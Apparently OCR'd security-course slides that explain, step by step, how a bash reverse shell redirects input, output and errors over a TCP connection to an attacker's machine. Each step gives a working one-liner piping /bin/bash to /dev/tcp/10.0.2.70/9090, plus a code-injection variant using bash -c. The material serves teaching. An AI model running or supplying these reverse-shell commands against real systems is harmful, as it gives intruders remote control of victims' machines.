
On Server Machine

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090
```

Attacker's Machine (10.0.2.70)

Server Machine: Victim (10.0.2.69)

Local Standard Input Device




Redirecting Standard Input & Output

On Server Machine `Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1`

Attacker's Machine (10.0.2.70)

Server Machine: Victim (10.0.2.69)




1 This is typed by attacker

Redirecting Standard Error, Input, & Output

On Server Machine `$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1`

Attacker's Machine (10.0.2.70)

Server Machine: Victim (10.0.2.69)



Reverse Shell via Code Injection

- Reverse shell is executed via injected code
- Can’t assume that the target machine runs bash
- Run bash first:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"
```

Summary

- Reverse shell works by redirecting shell program’s input/output
- Input and output of a program can be redirected to a TCP connection
- The other end of the TCP connection is attacker
- It is a widely used technique by attackers …